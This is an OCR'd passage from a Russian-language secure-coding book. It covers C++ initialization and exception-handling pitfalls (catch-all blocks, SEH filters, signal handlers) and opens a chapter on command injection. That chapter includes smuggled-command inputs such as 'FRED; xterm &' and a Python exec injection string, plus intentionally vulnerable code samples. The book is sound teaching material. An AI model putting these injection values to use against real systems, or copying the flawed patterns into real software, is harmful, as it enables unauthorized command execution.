Если класс, внешний по отношению к классу `Foo`, вызовет один из этих методов, то компилятор выдаст ошибку с сообщением о вызове приватного метода. Если класс ошибочно вызовет один из этих методов во внутренней реализации, вы получите ошибку компоновки, так как метод не имеет реализации. Группа PowerPoint создала макрос, упрощающий эту задачу. Скажем, в приведенном примере объявления генерируются макросом вида `DECLARE_COPY_AND_ASSIGNMENT_OPERATOR(Foo)`.

У этого метода имеется дополнительное преимущество (которое заодно показывает, как можно нечаянно попасть в беду): при включении этого класса в качестве поля другого объекта, не объявившего копирующий конструктор и оператор присваивания, компилятор выдаст сообщения об ошибке и напомнит, что весь класс стал небезопасным.

Вы также можете самостоятельно реализовать копирующий конструктор и оператор присваивания для вашего класса. Задача может оказаться непростой; мы рекомендуем почитать «Effective C++» [2], прежде чем браться за нее. Возможно, эффективнее будет создать методы, которые явно изменяют владельца и сбрасывают исходный класс в безопасное состояние. Умный разработчик поймет, что делают операторы, но если вы встречаете вызов `foo->Transfer(newFoo)`, код становится самодокументируемым.

Инициализация в конструкторе

Всегда пишите конструкторы, которые инициализируют все поля класса, желательно с использованием списка инициализации. Вероятно, у большинства современных компиляторов оба варианта реализуются одинаково эффективно, но списки инициализации обычно обладают большей эффективностью. Такой синтаксис:

```
Foo() : m_ThisPtr(0), m_ThatPtr(0)
{
}
```

лучше такого:

```
Foo()
{
    m_ThisPtr = 0;
    m_ThatPtr = 0;
}
```

Если конструктор начинает усложняться, возможно, вам стоит создать метод `Init()`. Исключения всегда проще обрабатывать после того, как объект будет полностью сконструирован, а автор предпочитает, чтобы конструкторы выполнялись без сбоев. Конечно, у каждого правила имеются исключения — никогда не нужно слепо следовать любым рекомендациям. Подумайте, какое решение лучше подойдет для вашего приложения.

У списков инициализации есть и другое преимущество: они заведомо будут полностью инициализированы перед вызовом самого конструктора. Если вам потребуется создать класс, который может выдавать исключения в конструкторе, любая зачистка становится более безопасной, когда все поля имеют известные значения.

Повторная инициализация

Здесь все просто: при уничтожении экземпляр переводится в заведомо безопасное состояние. Существует хороший прием: считать, что данные правильно инициализированы перед выполнением операции, но не инициализированы при вызове метода `Init()`. Если при таких предположениях окажется, что вы работаете с «ви-

сячим указателем», в отладчике это сразу станет видно, а ошибку будет намного проще найти и исправить.

STL

Невежество, в отличие от глупости, излечимо. Программисты, не использующие STL, лишаются возможностей важной и быстро развивающейся части стандартной библиотеки. Использование STL значительно повысит эффективность вашего кода и производительность вашей работы — вы словно работаете на языке более высокого уровня.

В Доисторические Времена библиотека STL еще не была нормально разработана, и из-за различий в реализациях возникали проблемы. Поддержка шаблонов компиляторами тоже нередко оставляла желать лучшего. В середине 1990-х годов у программистов находились веские причины для того, чтобы держаться от STL подальше. К счастью, эти времена давно прошли, и сейчас технология STL достигла высокого уровня. Если вы ничего не знаете об STL, обратитесь к ссылкам из раздела «Другие ресурсы», а если знаете немного — узнайте больше из книги «Effective STL» [5].

Неинициализированные указатели

Для начала найдите и инициализируйте все свои указатели. Замена

```
Foo* pFoo;
```

на

```
Foo* pFoo = NULL;
```

еще никогда не приводила к регрессии.

Еще лучше воспользоваться классом `auto_ptr` или его аналогом:

```
auto_ptr<Foo> pFoo;
```

Дополнительные меры безопасности

Самый жесткий уровень предупреждений компилятора помогает выявить некоторые из этих проблем. У компилятора *gcc* имеются специальные предупреждения для выявления проблем, описанных в книгах серии «Effective C++». Впрочем, даже если вы не хотите постоянно использовать слишком высокий уровень предупреждений, желательно время от времени просматривать предупреждения и исправлять наиболее важные из них. Пользователи компилятора Microsoft могут включать предупреждения на уровне отдельных сообщений. К сожалению, для многих проблем, описанных в этой главе, предупреждения не выдаются.

Напишите классы и макросы, которые помогут вам стабильно избегать этих грехов в своих программах. Хотя мы рекомендуем использовать классы (такие, как `auto_ptr`), вы можете легко и быстро улучшить безопасность существующего кода, определяя макросы для освобождения указателей (`delete` или `free`, если вы используете `malloc`):

```
#define SAFE_DELETE(p) { delete (p); (p) = NULL; }
#define SAFE_DELETE_ARRAY(p) { delete [](p); (p)=NULL; }
```

Другие ресурсы

Книги, упомянутые в главе:


1. Dowd, Mark, McDonald, John, and Mehta, Neel. Breaking C++ Applications. www.blackhat.com. [Online] July 2007. [Cited: January 10, 2009.] *https://www.blackhat.com/presentations/bh-usa-07/Dowd_McDonald_and_Mehta/Whitepaper/bh-usa-07-dowd_mcdonald_and_mehta.pdf*
2. Meyers, Scott. Effective C++: 55 Specific Ways to Improve Your Programs and Designs, Third Edition (Addison-Wesley, 2005).
3. More Effective C++: 35 New Ways to Improve Your Programs and Design (Addison-Wesley Professional, 1996).
4. Musser, David R., Derge, Gillmer J., and Saini, Atul. STL Tutorial and Reference Guide: C++ Programming with the Standard Template Library, Second Edition (Addison-Wesley Professional, 2001).
5. Meyers, Scott. Effective STL: 50 Specific Ways to Improve Your Use of the Standard Template Library (Addison-Wesley, 2001).

   (*С. Мейерс.* Эффективное использование STL. Библиотека программиста. СПб. Питер, 2003.)
6. Wall, Larry, Christiansen, Tom, and Orwant, Jon. Programming Perl (3rd Edition) (O'Reilly).

Итоги

- Используйте контейнеры STL вместо низкоуровневых массивов.
- Определяйте копирующие конструкторы и операторы присваивания, или объявляйте их приватными без реализации.
- Инициализируйте все свои переменные, а еще лучше используйте классы, которые гарантируют инициализацию.
- Не смешивайте операции `new/delete` для массивов с обычными операциями `new/delete`.
- Не пишите сложные конструкторы, которые оставляют объекты в неопределенном состоянии в том случае, если выполнение конструктора не было завершено. А еще лучше — пишите конструкторы, которые не могут выдавать исключения или ошибки.
- Сбрасывайте поля классов (и особенно указатели) в заведомо безопасное состояние в деструкторе.

ГРЕХ 9



Обработка исключений

Общие сведения

Обработка исключений принадлежит к числу тех возможностей языков программирования и операционных систем, которые часто неправильно используются программистами. Вообще говоря, если в программе что-то пошло не так, и вы не знаете, как именно исправить ситуацию, существует только одна безопасная мера: выход из приложения. Любые другие действия могут нарушить стабильность приложения, а от нестабильного приложения до взлома обычно недалеко.

С этим грехом тесно связаны три других — см. главу 11, «Некорректная обработка ошибок», главу 13, «Ситуация гонки», и главу 12, «Утечка информации».

Ссылки CWE

CWE относит к потенциальным проблемам перехват слишком широкой категории исключений.

- CWE-396: Объявление обработчиков обобщенных исключений.

Потенциально опасные языки

Как это обычно бывает, основные неприятности возникают в C и C++. Но как мы вскоре увидим, у этого греха существуют разновидности, специфические для разных операционных систем, а некоторые языки, которые обычно не считаются низкоуровневыми (как, например, Perl), могут открывать доступ к API операционной системы. Хотя языки высокого уровня — такие, как C# и Java — используют семантику обработки исключений, средства автоматической уборки мусора снижают вероятность практического использования дефектов безопасности при обработке ошибок.

Объяснение

Обработка исключений существует на нескольких уровнях. В языках программирования реализованы блоки try-catch; в операционных системах семейства Windows поддерживается структурированная обработка исключений (как и в Objective C++) с тремя типами блоков: try, except и finally; операционные системs на базе UNIX (включая Linux и Mac OS) поддерживают обработку сигналов. В Windows также реализовано крайне ограниченное подмножество обработки сигналов, но так как набор поддерживаемых сигналов слишком узок, программы, использующие сигналы в Windows, встречаются редко — той же цели можно добиться множеством других способов.

Исключения C++

Основные принципы обработки исключений C++ просты. Код, в котором могут возникнуть проблемы, размещается в блоке try, а код обработки ошибок выносится в блок catch. Пример (неправильно организованной) обработки исключений:

```
void Sample(size_t count)
{
    try
    {
        char* pSz = new char[count];
    }
    catch(...)
    {
        cout << "Out of memory\n";
    }
}
```

Программист размещает код, в котором возможны сбои, в блоке try, а код перехвата исключений — в блоке catch. Если вы захотите выдать исключение в своем коде, это делается при помощи ключевого слова throw. Блоки try-catch могут быть вложенными, так что если исключение не перехватывается первым блоком catch в области видимости, оно может быть перехвачено следующим блоком catch.

Предыдущий пример также показывает, как создаются проблемы при обработке исключений. Специальная конструкция catch(...) сообщает компилятору, что

данный блок catch обрабатывает *все* исключения C++. Исключения операционной системы или сигналы (например, нарушения доступа, также называемые сбоями сегментации) в catch-блоках C++ обычно не обрабатываются; вскоре мы вернемся к этой теме. В только что приведенном тривиальном примере только операция выделения памяти может завершиться неудачей. Однако реальные программы выполняют множество разнообразных операций, и потенциальные проблемы не сводятся к выделению памяти — а мы обрабатываем их все одинаково! Давайте рассмотрим более сложный пример и разберемся, как работает обработка исключений.

```
void Sample(const char* szIn, size_t count)
{
    try
    {
        char* pSz = new char[count];
        size_t cchIn = strnlen( szIn, count );
        // Проверка возможного переполнения
        if( cchIn == count )
            throw FatalError(5);
        // Помещение строки в буфер
    }
    catch( ... )
    {
        cout << "Out of memory\n";
    }
```

При такой реализации некорректный ввод будет обрабатываться тем же кодом, что и нехватка памяти. Правильно было бы использовать следующий синтаксис команды catch:

```
catch( std::bad_alloc& err )
```

Эта команда перехватывает только исключения, генерируемые при выполнении new — std::bad_alloc. На более высоком уровне создается другая структура try-catch, которая перехватывает исключения FatalError (и возможно, регистрирует их в журнале), а затем снова выдает исключение, которое передается дальше по цепочке, и приложение закрывается. Конечно, не всегда все так просто, потому что в некоторых ситуациях operator::new может выдать другое исключение. Например, в Microsoft Foundation Classes неудачный вызов оператора new может выдать исключение CMemoryException, а во многих современных компиляторах C++ (например, Microsoft Visual C++ и *gcc*) конструкция std::nothrow запрещает оператору new выдавать исключения. В следующих двух примерах исключение не перехватывается, потому что в первом случае оно запрещено, а во втором вместо std::bad_alloc генерируется исключение CMemoryException.

```
try
{
    struct BigThing { double _d[16999];};
    BigThing *p = new (std::nothrow) BigThing[14999];
    // Использование p
}
catch(std::bad_alloc& err)
```

```
{
    // Обработка ошибки
}

try
{
    CString str = new CString(szSomeReallyLongString);
    // Использование str
}
catch(std::bad_alloc& err)
{
    // Обработка ошибки
}
```

Возможно, наблюдательный читатель подумал: «Но ведь здесь возникает утечка памяти! Неужели авторы не могут привести в примерах реальный код?» Если так, очень хорошо — у нас была причина сделать свой пример именно таким. Код обработки исключений должен быть защищен от исключений. В таких случаях было бы правильно использовать «обертку» для указателя, освобождающую память при выходе из блока try, даже если выход произошел из-за исключения. Если вы решили использовать исключения в своем приложении, очень хорошо — при грамотной реализации они позволяют эффективно использовать прогнозирующей конвейеризации процессора, а обработка ошибок организуется намного чище. Кроме того, вы берете на себя обязательства по написанию кода, защищенного от исключений. Самые наблюдательные читатели заметят, что исключение перехватывается по ссылке, а не по значению и не по указателю на исключение — на то существуют веские причины. Скотт Мейерс отлично объясняет их в своей книге «Effective C++».

Этот пример демонстрирует сразу несколько аспектов обработки исключений. Другая распространенная ошибка встречается при написании кода следующего вида:

```
catch(...)
{
    delete[] pSz;
}
```

Предполагается, что переменная pSz была правильно инициализирована и объявлена за пределами блока try. Если же переменная pSz не была инициализирована, появляется потенциальный дефект безопасности. Еще более кошмарная ошибка, обнаруженная Ричардом ван Иденом (Richard van Eeden) во время анализа кода, выглядела так:

```
catch(...)
{
    // Переменная pSz находится вне области видимости - так объявим ее!
    char* pSz;
    delete pSz;
}
```

Программист объявил pSz вне блока try, заметил, что программа не компилируется, и создал новую неинициализированную переменную с тем же именем — что может легко превратиться в уязвимость. И снова правильным решение

будет инкапсуляция указателя в «обертке», которая автоматически присваивает указателю null, а при выходе из области видимости освобождает память и снова обнуляет его.

Уязвимости структурированной обработки исключений

Текущие версии операционных систем Microsoft Windows поддерживают механизм структурированной обработки исключений (SEH, Structured Exception Handling). SEH поддерживает ключевые слова __try, __except и __finally. Эти ключевые слова, предшествующие программным блокам, фактически позволяют программам C пользоваться возможностями, которые реализуются в C++ блоками try, catch и деструкторами. Аналогом ключевого слова C++ throw в SEH является вызов функции API RaiseException. Пример:

```
int Filter( DWORD dwExceptionCode )
{
    if( dwExceptionCode == EXCEPTION_INTEGER_OVERFLOW )
        return EXCEPTION_EXECUTE_HANDLER;
    else
        return EXCEPTION_CONTINUE_SEARCH;
}
void Foo()
{
    __try
    {
        DoSomethingScary();
    }
    __except( Filter( GetExceptionCode() ) )
    {
        printf("Integer overflow!\n");
        return E_FAIL;
    }
    __finally
    {
        // Зачистка после блока __try
    }
}
```

Механизм SEH работает следующим образом: любое исключение, инициированное в блоке __try, активизирует обработчик исключения в первом обнаруженном блоке __except. Если вы не создали такой обработчик, операционная система создаст его за вас — именно так на экране появляется окно с сообщением о трудностях, возникших в вашем приложении. При входе в блок __except вызывается фильтрующее выражение (далее просто фильтр). Обычно фильтры принимают решения на основании кода исключения, но они могут получить намного более подробную информацию об исключении, если у фильтрующего выражения также имеется аргумент, передающий результат вызова GetExceptionInformation. За подробной информацией о том, как работает SEH, обращайтесь к MSDN.

Вход в блок __except происходит в том случае, если фильтр вернет код EXCEPTION_EXECUTE_HANDLER; в этом случае выполняются соответствующие действия.

Если фильтр вернет EXCEPTION_CONTINUE_SEARCH, вызывается следующий обработчик исключения в цепочке, а если фильтр вернет EXCEPTION_CONTINUE_EXECUTION, программа пытается снова выполнить команду, в которой произошло исходное исключение.

При выходе из блока __try (как нормальном, так и вследствие исключения) выполняется блок __finally. Учтите, что все эти действия сопряжены с немалыми затратами ресурсов на стадии выполнения, и заменять команды вида goto CleanUp блоками __finally не рекомендуется — команды goto можно критиковать за излишнюю сложность создаваемого кода, но для обеспечения должной зачистки и создания единой точки выхода из функции они вполне уместны.

Команда __except(EXCEPTION_EXECUTE_HANDLER), как и блок catch(...), обрабатывает все исключения и применять ее не рекомендуется. Вероятно, из всех дефектов SEH это самый распространенный. Далее в рейтинге популярности следуют плохо написанные фильтры (пример будет приведен далее в этой главе). Менее распространенная, но обладающая большим потенциалом для злоупотреблений проблема — зачистка в блоке __finally при поврежденной памяти. Если вы пишете блок __finally, проследите за тем, чтобы в блоке был вызван макрос AbnormalTermination, который определяет, было ли управление передано блоку в результате непредвиденного выхода или нет. Однако при этом возникает одна загвоздка: переходы по return и goto тоже считаются аварийным завершением. Если вы собираетесь пользоваться этими командами — RTFM.

Фильтры исключений, возвращающие EXCEPTION_CONTINUE_EXECUTION, следует использовать крайне редко и только в том случае, если вы точно знаете, что делаете. Самый распространенный сценарий встречается при работе с файлами, отображаемыми на память, когда исключение сообщает о том, что необходимая страница не была отображена. Вы можете отобразить страницу в память и повторить попытку. Это единственная известная нам ситуация в программировании пользовательского режима, когда продолжение выполнения может быть оправдано (хотя при желании можно создать противоестественный пример, когда проблема деления на нуль решается изменением переменной и продолжением работы).

Следует заметить, что скомбинировать исключения C++ с исключениями SEH может быть непросто. Подробное описание того, как использовать их в одном приложении, выходит за рамки книги, но если вы все же оказались в подобной ситуации, отделите код с блоками __try-__except от кода C++, распределив их по разным функциям.

Следующий пример можно назвать крайним случаем некорректной обработки исключений в среде Windows:

```
char *ReallySafeStrCopy(char *dst, const char *src) {
        __try {
            return strcpy(dst,src);
    }
        except(EXCEPTION_EXECUTE_HANDLER)
        // Маскировка ошибки
    }
    return dst;
}
```

Если вызов strcpy завершится неудачей из-за того, что src больше dst или переменная src равна NULL, вы понятия не имеете, в каком состоянии находится приложение. Переменная dst содержит действительное значение? А в зависимости от того, где dst хранится в памяти, в каком состоянии находится куча или стек? Неизвестно — однако приложение может проработать еще несколько часов, пока не «взорвется». Так как сбой происходит намного позднее инцидента, вызвавшего ошибку, отладить такую ситуацию невозможно. Не делайте этого!

Обработка сигналов

В операционных системах, производных от UNIX, обработчики сигналов используются для обработки различных сигналов, передаваемых процессу; ошибок, внутренних по отношению к процессу; а также определяемых пользователем сигналов, которые могут использоваться вместо средств многопоточного программирования. Обработка сигналов также может привести к условиям гонки, при которых процесс прерывается сигналом во время критической последовательности вызовов — эта тема более подробно рассматривается в главе 13, «Ситуация гонки».

Многие проблемы обработки сигналов сходны с проблемами, уже рассмотренными в этой главе. Если приложение, находящееся в нестабильном состоянии, попытается восстановиться после сбоя или выполнить операции зачистки, вы рискуете создать дополнительные проблемы.

При программировании для различных операционных систем, производных от UNIX (три самые распространенные из которых — BSD, System V и Linux), часто возникает одна проблема: некоторые системные функции в них работают по-разному. В системах обработки сигналов существуют довольно серьезные различия, поэтому ваши программы не должны ничего предполагать о поведении системной функции signal().

Некоторые сигналы особенно часто приводят к неприятностям — обработчики сигналов продолжают выполнение с команды, инициировавшей сигнал (по аналогии с обработчиком SEH, возвращающим EXCEPTION_CONTINUE_EXECUTION). Таким образом, если вы напишете обработчик сигнала для числовой ошибки (скажем, деления на нуль), ваше приложение легко может зациклиться.

Попытка обработать сбои памяти (SIG_SEGV или сбой сегментации) выполнением каких-то действий, кроме регистрации ошибки в журнале, только играет на руку атакующим. В документации по функциям сигналов указано, что обработка сигнала SIG_SEGV может приводить к неопределенному поведению, например отправке ваших секретных файлов, установке руткита или рассылке адреса вашей системы в IRC.

C#, VB.NET и Java

Следующий пример кода показывает, как не следует обрабатывать исключения. Программа перехватывает все возможные исключения и, как и в примере с SEH для Windows, может маскировать ошибки.

```
try
{
    // (1) Загрузить файл XML с диска
    // (2) Использовать данные XML для обращения по URI-адресу
    // (3) Открыть клиентское хранилище сертификатов для получения
    //     сертификата X.509 и приватного ключа
    // (4) Выдать проверенный запрос серверу, описанному на шаге (2),
    //     с использованием сертификата/ключа из шага (3)
}
catch (Exception e)
{
    // Обработка всех возможных ошибок,
    // в том числе и тех, о которых я ничего не знаю.
}
```

В этом коде может возникнуть невероятное количество исключений. Например, в коде .NET возможны исключения SecurityException, XmlException, IOExceptior. ArgumentException, ObjectDisposedException, NotSupportedException, FileNotFoundExceptic и SocketException. Ваш код действительно умеет правильно обрабатывать все эти исключения?

Не поймите меня неправильно — ситуации, в которых необходимо перехватывать все исключения, существуют (например, на границах COM-интерфейса). В таких случаях позаботьтесь о том, чтобы ошибка была преобразована в нечто такое, что вызывающая сторона воспримет как признак неудачи. Например, программа может вернуть HRESULT с кодом E_UNEXPECTED; другой возможный вариант — регистрация ошибки в журнале и завершение приложения.

Ruby

Этот пример немного похож на предыдущий код C# с обработкой всех возможных исключений.

```
begin
    # Проверяемые действия
rescue Exception => e
    # Обработка исключения. Exception - родительский класс
end
```

Признаки греха

Уязвимости этого класса могут возникнуть в любом приложении, в котором используются:

- catch(…).
- catch(Exception).
- __except(EXCEPTION_EXECUTE_HANDLER), причем даже при отсутствии жестко зашитого значения EXCEPTION_EXECUTE_HANDLER необходимо проанализировать фильтрующие выражения.

Сигналы или sigaction, хотя вопрос о том, создает ли это проблему безопасности или нет, зависит от обрабатываемого сигнала, а еще важнее — от способа его обработки.

Выявление в ходе анализа кода

Если код написан на C++, ищите блоки catch с перехватом всех исключений, а также проанализируйте код на предмет использования методов защиты от исключений. Если нет — обращайте особое внимание на неинициализированные переменные. Если код написан на C++ и откомпилирован компилятором Microsoft, проверьте, чтобы у компилятора не был установлен ключ /EHa (флаг передачи структурированных исключений блокам catch). Сейчас программисты сошлись во мнении, что идея была неудачной и пользоваться ключом не стоит.

Если в коде используется __try, проанализируйте блоки __except и фильтры. При наличии блоков __finally убедитесь в том, что в них используются макросы AbnormalTermination. Как и в случае с блоками catch, обращайте внимание на неинициализированные переменные. Пример неправильно написанного обработчика исключений:

```
int BadFilter( DWORD dwExceptionCode )
{
    switch( dwExceptionCode )
    {
        case EXCEPTION_ACCESS_VIOLATION:
            // По крайней мере эти исключения не игнорируются
            return EXCEPTION_CONTINUE_SEARCH;
        case EXCEPTION_MY_EXCEPTION:
            // Пользовательское исключение - разобраться,
            // что происходит, и среагировать должным образом.
            return HandleMyException();
        default:
            // НИ В КОЕМ СЛУЧАЕ!!!
            return EXCEPTION_EXECUTE_HANDLER;
}
```

Если в коде используются сигналы или sigaction, проверьте обрабатываемые сигналы и убедитесь в том, что в обработчиках используются только заведомо безопасные функции — см. раздел «Async-signal-safe functions» в [7]. Заодно проверьте условия гонки, описанные в главе 13.

Некоторые средства статического анализа способны находить проблемы, связанные с обработкой исключений. Например, ключ /analyze компилятора Microsoft VC++ находит код, обрабатывающий все исключения:

```
void ADodgeyFunction() {
    __try {
    }
    __except( 1 ) {
    }
```

Компилятор выдает следующее предупреждение:

```
warning C6320: Exception-filter expression is the constant
EXCEPTION_EXECUTE_HANDLER. This might mask exceptions that were not
intended to be handled.
```

В .NET программа FxCop выдает предупреждения DoNotCatchGeneralExceptionTypes для кода, обрабатывающего все исключения.

Инструменты статического анализа Fortify также сообщают о слишком ревностной обработке исключений в коде .NET и Java.

Приемы тестирования для обнаружения греха

Грехи этого семейства проще обнаружить анализом кода, чем тестированием. Иногда хороший специалист по тестированию может обнаружить случаи некорректной обработки исключений SEH при помощи отладчика; он устанавливает точку прерывания для возникающих исключений, а затем отслеживает путь их распространения в приложении. Учтите, что в ходе отладки вам попадется множество вызовов внутренних функций операционной системы.

Примеры

Следующая запись с сайта CVE (*http://cve.mitre.org/*) является примером некорректной обработки исключений.

CVE-2007-0038

Этому дефекту посвящен бюллетень безопасности Microsoft MS07-017, «Уязвимость удаленного выполнения кода у анимационных курсоров Windows». С технической точки зрения данная уязвимость обусловлена переполнением буфера. но она усугубляется блоком __except, который просто вызывает обработчик для всех исключений. Обработка всех исключений позволяет атакующему полностью преодолеть защиту рандомизации адресного пространства (ASLR), поэтому в Windows Vista этот дефект был отнесен к категории критических.

Путь к искуплению

Проанализируйте свой код на предмет перехвата исключений или обработки сигналов. Убедитесь в том, что зачистка выполняется только с полностью инициализированными объектами.

C++

К сожалению, первый шаг к искуплению напоминает руководства по ремонту машин, в которых говорится: «Для начала снимите двигатель». Правильная структура

обработки исключений в приложениях C++ — не только наука, но еще и искусство. Эта задача бывает весьма сложной, и обсуждать все ее нюансы можно было бы очень долго. Если ваше приложение использует обработку исключений, прежде всего проследите за тем, чтобы все объекты, захватывающие ресурсы, были безопасными по отношению к исключениям и корректно освобождали свои ресурсы при уничтожении. Последовательное документирование того, что делают или не делают те или иные методы, может быть очень полезным.

Вторая задача (не менее серьезная) — убедитесь в том, что программа перехватывает нужные исключения и делает это в нужном месте. Следите за тем, чтобы все исключения C++ перехватывались перед выходом из функции обратного вызова — операционная система или библиотечная функция, обращающаяся к вашему коду, может не обработать исключение (или того хуже — поглотить его). В идеале все блоки `catch(...)`, до которых добирается хотя бы одно исключение, рассматриваются как ошибка и признак того, что эти исключения должны быть явно обработаны в другом месте.

Если вы хорошо справились с первым шагом, особых проблем быть не должно, и все же стоит сказать отдельно: тщательно следите за всеми действиями по зачистке, выполняемыми в блоке `catch` (независимо от области видимости), и удостоверьтесь в том, что с неинициализированными или частично инициализированными переменными/объектами не выполняются никакие действия. Также стоит особо упомянуть о старом коде MFC (Microsoft Foundation Classes): в нем существуют конструкции для перехвата исключений C++ с использованием набора макросов, включающего `CATCH_ALL`. В действительности макрос не перехватывает все исключения; он использует указатель на класс `CException`, но перехватывать исключения по указателю, в общем случае, не рекомендуется — а если исключение выйдет из области видимости, если оно находится в куче, если попытка создания нового объекта завершилась неудачей?

SEH

Если в вашем коде используются структурированные исключения, найдите блоки `try-except` и убедитесь в том, что все блоки `__except` в программе обрабатывают только те исключения, которые вы абсолютно точно умеете обрабатывать. Если вы найдете код, обрабатывающий нарушения доступа, и коллеги начнут задавать вопросы о возможных регрессионных последствиях от удаления обработчика, напомните им, что код не только некорректен в своем текущем состоянии, но вы еще и не получите описания сбоя, которое бы подсказало возможное местонахождение проблемы. Также обращайте внимание на макросы, реализующие обработчики исключений.

Обработчики сигналов

Тщательно проверьте обработчики сигналов и убедитесь в том, что в них вызываются только безопасные функции — их список приводится в *man*-страницах вашей операционной системы. Никогда не пытайтесь обрабатывать сбои сегментации.


Дополнительная информация об условиях гонки и обработчиках сигналов приводится в главе 13.

Другие ресурсы

- Programming with Exceptions in C++ by Kyle Loudon (O'Reilly, 2003).
- «Structured Exception Handling Basics» by Vadim Kokielov: *http://www.gamedev.net/reference/articles/article1272.asp*
- «Exception handling,» Wikipedia: *http://en.wikipedia.org/wiki/Exception_handling*
- «Structured Exception Handling,» Microsoft Corporation: *http://msdn.microsoft.com/en-us/library/ms680657.aspx*
- Lessons learned from the Animated Cursor Security Bug: *http://blogs.msdn.com/sdl/archive/2007/04/26/lessons-learned-from-the-animated-cursor-security-bug.aspx*
- «Exception Handling in Java and C#» by Howard Gilbert: *http://pclt.cis.yale.edu/pclt/exceptions.htm*

Итоги

- Перехватывайте только конкретные исключения.
- Обрабатывайте только те структурированные исключения, которые могут быть обработаны в вашем коде.
- Используйте только безопасные функции при обработке сигналов.
- Не используйте `catch(...)`.
- Не используйте `catch (Exception)`.
- Не используйте `__except(EXCEPTION_EXECUTE_HANDLER)`.
- Не обрабатывайте сигналы `SIG_SEGV` кроме как для регистрации.



Внедрение команд

Общие сведения

В 1994 году автор этой главы сидел за компьютером SGI с системой IRIX, на котором выводилось окно входа в систему. Это окно предоставляло возможность распечатать документацию и указать используемый принтер. Автор представил себе возможную реализацию, попробовал задать «неочевидный» принтер — и внезапно получил доступ к окну администратора на компьютере, в котором даже не имел учетной записи. Проблема заключалась в атаке *внедрения команд* (command injection): пользовательский ввод, который должен был содержать данные, частично интерпретировался как команда. Нередко эта команда предоставляет пользователю, под контролем которого находятся данные, значительно больший уровень доступа, чем предполагалось изначально.

Разновидность этой проблемы возникает при передаче из Интернета аргументов, которые, как предполагалось, доступны только в консольном режиме. Один из очень старых примеров такого рода — перевод ранних версий *sendmail* в отладочный режим, в котором возможности атакующего выходят далеко за рамки работы с почтой. Более современное воплощение той же проблемы иногда встречается в обработчиках URL, устанавливаемых в браузерах, когда процессу передаются аргументы, вроде бы защищенные от злонамеренного ввода. Два недавних примера такого рода — возможность использования браузера Mozilla для выполнения произ-

вольных команд, и принуждение Microsoft Outlook к отправке электронной почты на произвольные веб-серверы. Другая разновидность этой проблемы — внедрение SQL — рассматривается в главе 1.

Ссылки CWE

Основная ссылка CWE предельно конкретна:

- CWE-77: Непринятие мер по чистке данных на управляющем уровне.

Потенциально опасные языки

Проблемы внедрения команд становятся актуальными в любой ситуации, в которой команды «упаковываются» вместе с данными. Хотя языки программирования могут предотвратить наиболее прямолинейные атаки внедрения команд благодаря хорошим API проверки входных данных, всегда существует вероятность того, что с приходом новых API появятся новые разновидности атак внедрения команд.

Объяснение

Проблемы внедрения команд происходят при передаче компилятору или интерпретатору непроверенных данных, которые при определенном форматировании могут обрабатываться не как данные, а как нечто иное.

Каноническим примером проблем такого рода всегда оставались функции API, непосредственно вызывающие системный интерпретатор команд без проверки введенных данных. Например, старое окно входа IRIX (о котором упоминалось ранее) работало примерно так:

```
char buf[1024];
snprintf(buf, "system lpr -P %s", user_input, sizeof(buf)-1);
system(buf);
```

Конечно, пользователь в этой ситуации не имеет привилегий — рядом с рабочей станцией может оказаться кто угодно. Но если просто ввести текст `FRED; xterm &`, на экране появляется окно терминала, потому что символ `;` завершает исходную команду с точки зрения системного командного процессора. Далее команда `xterm` открывает окно терминала, готовое к вводу команд, а символ `&` приказывает системе запустить процесс без блокирования текущего процесса. (В командной строке Windows метасимвол `&` выполняет те же функции, что и точка с запятой (`;`) в командном процессоре UNIX.) А поскольку процесс входа имеет административные привилегии, созданное им терминальное окно тоже будет обладать административными привилегиями!

Аналогичные проблемы могут возникнуть и в том случае, если заставить привилегированное приложение запустить дополнительные приложения. В предварительных версиях Windows Server 2003 существовала проблема (формально не относящаяся к внедрению команд): пользователь мог запросить справку в при-

глашении входа, и после входа в систему его приветствовал экземпляр справочной системы, запущенный с привилегиями LocalSystem! Справочная система с готовностью запускала другие приложения, а наличие командной строки с привилегиями LocalSystem окажет неоценимую помощь атакующему!

Даже если данные не передаются командной строке или другому интерпретатору, это еще не означает, что аналогичная уязвимость не может быть создана иным способом. Как будет показано ниже, во многих языках имеются функции, подверженные подобным атакам. Однако атака внедрения команд возможна и без использования функции, пользующейся системным сервисом. Например, атакующий может воспользоваться вызовом языкового интерпретатора. Приложения, написанные на языках высокого уровня (таких, как Perl, Ruby и Python), часто подвержены атакам внедрения команд. Для примера рассмотрим следующий код Python:

```
def call_func(user_input, system_data):
exec 'special_function_%s("%s")' % (system_data, user_input)
```

В предыдущем коде оператор Python % работает примерно так же, как спецификаторы *printf в C. Значения в круглых скобках подставляются на место заполнителей %s в строке. Предполагается, что этот код вызывает функцию, выбранную системой, передавая ей аргумент, заданный пользователем. Например, если переменная system_data содержит строку sample, а переменная user_input — строку fred, Python выполнит следующую команду:

```
special_function_sample("fred")
```

Кроме того, этот код будет выполняться в той же области видимости, что и команда exec.

Атакующие, взявшие user_input под свой контроль, могут выполнить любой код Python на свое усмотрение. Для этого к передаваемым данным достаточно добавить символы "):. Например, атакующий может использовать строку:

```
fred"); print ("foo
```

В этом случае функция выполнит следующую последовательность команд:

```
special_function_sample("fred"); print ("foo")
```

Кроме того, что предполагал программист, будет выведена строка «foo».

